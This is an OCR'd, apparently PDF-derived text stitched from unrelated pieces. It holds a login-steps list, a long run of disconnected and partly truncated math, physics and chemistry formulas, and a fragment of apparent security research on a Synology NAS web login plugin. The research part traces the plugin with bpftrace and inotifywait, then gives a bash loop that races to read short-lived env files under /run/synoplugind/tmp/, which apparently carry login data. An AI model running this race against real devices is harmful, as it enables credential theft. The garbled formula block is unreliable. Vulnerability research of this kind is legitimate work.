
1. Input username
2. Input password
3. Loading graphic spins for ~5 seconds



Authentication

1. Input username
2. Input password
3. Loading graphic spins for ~5 seconds
4. Generic failure message appears




$\log_a(mn) = \log_a m + \log_a n$
$n(A \cup B \cup C) - n(B \cup C)$
$n(B \cap C) = 22$
$n(B) = 68$
$n(C) = 84$
$n(B \cup C) = n(B) + n(C)$
$-n(B \cap C)$
$y = a^x$
$0 < a < 1$
(0,1)
$\frac{\Delta v}{\Delta t} = \frac{v-u}{t}$
$= \frac{v^2-u^2}{2s}$
$f = \{(x,y) \in R^+ \times R \mid x = a^y; a >$
$z_1 = a \begin{vmatrix} D_1 & B_1 \\ D_2 & B_2 \end{vmatrix} - b \begin{vmatrix} D_1 & A_1 \\ D_2 & A_2 \end{vmatrix}$
$a^2+b^2+c^2$
$\sqrt[n]{a^m} = a^{\frac{m}{n}}$
$\sqrt{a\sqrt{a}} = \sqrt{a \cdot a^{\frac{1}{2}}}$
$= \sqrt{a^{\frac{3}{2}} \cdot a^{\frac{1}{2}}}$
$\sqrt{5+\sqrt{24}} = \sqrt{5+}$
$\frac{1}{n-1} =$
$\cos(B) = \frac{y}{x}$
$\cos(60^\circ) = \frac{y}{8}$
$(100)a + 100b + c = 0$
$10000a + 100b - 5000 = 0$
$V = 1/3\pi r^2 h$
$A = \pi r^2 h$
$\frac{g_1}{g_2} = \left(\frac{R_2}{R_1}\right)^2 = \left(\frac{R_1+h}{R_1}\right)^2$
$E = mc^2$
$g = \frac{Gm_e}{R_e^2}$
$\frac{1}{f} = \frac{1}{u} + \frac{1}{v}$
$f = \frac{R}{2}$
$U = \frac{vf}{v-f}$
$v = \frac{uf}{u-f}$
$n = 360°/\theta - 1$
$4\frac{10}{15} - 4\frac{2}{5} + 5\frac{1}{3} = \frac{(15\times4)+10}{15}$
$O: 3y = 16 + y + \frac{x}{2}$
$MO_4S_7 + 8NO_3^- \rightarrow MO_4$
$2CrSCN^{2+} + Cl_2 + H_3O^+ \rightarrow 2Cl^- + NO_3^- + CO_2$
$SO_4^{2-} + Cr_2O_7^{2-} + H_2O$
$\lambda = \frac{2l}{n}$
$V = \sqrt{\frac{T}{\mu}}$
$^1_1H + ^1_0n \rightarrow ^2_1H + 2.23$
$CH_4 + xO_2 \rightarrow CO_2 + 2H_2$
$\rightarrow xH2O + xSO_2$
$\rightarrow 3Cu(NO_3)_2$
$2NO + 4H_2$
$2Cr(OH)_4^- + 2OH^- + 3$
$2CrO_4^{2-} + 8H_2$
θ_1
$\vec{v}_1$
n

Starting bpftrace

```
# bpftrace --unsafe /follow_syscall_activity.bt
Attaching 1 probe…
```

#1

```
PID: 22515 CMD: NULL
PID: 22515 ENV:
SCRIPT_FILENAME=/usr/syno/synoman/webapi/entry.cgi
PID: 22515 ENV: SCRIPT_NAME=/webapi/entry.cgi
PID: 22515 ENV: REQUEST_METHOD=POST
PID: 22515 ENV: REMOTE_ADDR=192.168.25.18
PID: 22515 ENV: QUERY_STRING=api=SYNO.BEE.API.Auth
PID: 22515 ENV:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/syno/sbin:/usr/syno/bin
:/usr/local/sbin:/usr/local/bin
PID: 22515 ENV: SOCKET=/run/synoscgi.sock
PID: 22515 ENV: LD_PRELOAD=openhook.so
PID: 22515 ENV: CONTENT_LENGTH=1309
```

#2

```
PID: 22565 CMD: /usr/syno/plugin/weblogin/synocgi-plugin-
weblogin --pre
PID: 22565 ENV: USER=
PID: 22565 ENV: TYPE=passwd
PID: 22565 ENV: IS_KNOWN_DEVICE=no
PID: 22565 ENV:
SYNO_PLUGIN_ARGS=/run/synoplugind//tmp/env.22249.ab4c40a3-ea5a-
4a55-8854-cb6863faa905
PID: 22565 ENV:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/syno/sbin:/usr/syno/bin
:/usr/local/sbin:/usr/local/bin
PID: 22565 ENV: SYNO_PLUGIN_UUID=ab4c40a3-ea5a-4a55-8854-
cb6863faa905
```

#3

```
PID: 22691 CMD: /usr/syno/plugin/weblogin/synocgi-plugin-
weblogin --post
PID: 22691 ENV: USER=USERNAME
PID: 22691 ENV: TYPE=passwd
PID: 22691 ENV: SESSION=webui
PID: 22691 ENV: API_VERSION=7
PID: 22691 ENV: IS_KNOWN_DEVICE=no
PID: 22691 ENV: IP=192.168.50.186
PID: 22691 ENV: STATUS=fail
PID: 22691 ENV: RESULT=-2
PID: 22691 ENV:
SYNO_PLUGIN_ARGS=/run/synoplugind//tmp/env.22249.dd150dfd-ee00-
4578-bcb3-f52ed0f21e12
```



Starting inotifywait


```
# inotifywait -e create,modify,delete -m /run/synoplugind/tmp/
Setting up watches.
Watches established.
```

```
# inotifywait -e create,modify,delete -m /run/synoplugind/tmp/
Setting up watches.
Watches established.
/run/synoplugind/tmp/ CREATE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugind/tmp/ MODIFY env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugind/tmp/ CREATE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3.U4WDem
/run/synoplugind/tmp/ MODIFY env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3.U4WDem
/run/synoplugind/tmp/ DELETE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugind/tmp/ CREATE env.24448.586d1dbf-9f04-440c-8404-461243634ec8
/run/synoplugind/tmp/ MODIFY env.24448.586d1dbf-9f04-440c-8404-461243634ec8
/run/synoplugind/tmp/ CREATE env.24448.586d1dbf-9f04-440c-8404-461243634ec8.F8hYTS
/run/synoplugind/tmp/ MODIFY env.24448.586d1dbf-9f04-440c-8404-461243634ec8.F8hYTS
/run/synoplugind/tmp/ DELETE env.24448.586d1dbf-9f04-440c-8404-461243634ec8
```

Racing with bash

```
# printf '\nfirst file:\n' && while ! cat /run/synoplugind/tmp/env* 2>/dev/null ;
do printf '' ; done && printf '\nsecond file:\n' && sleep 1 && while ! cat
/run/synoplugind/tmp/env* 2>/dev/null ; do printf '' ; done
```

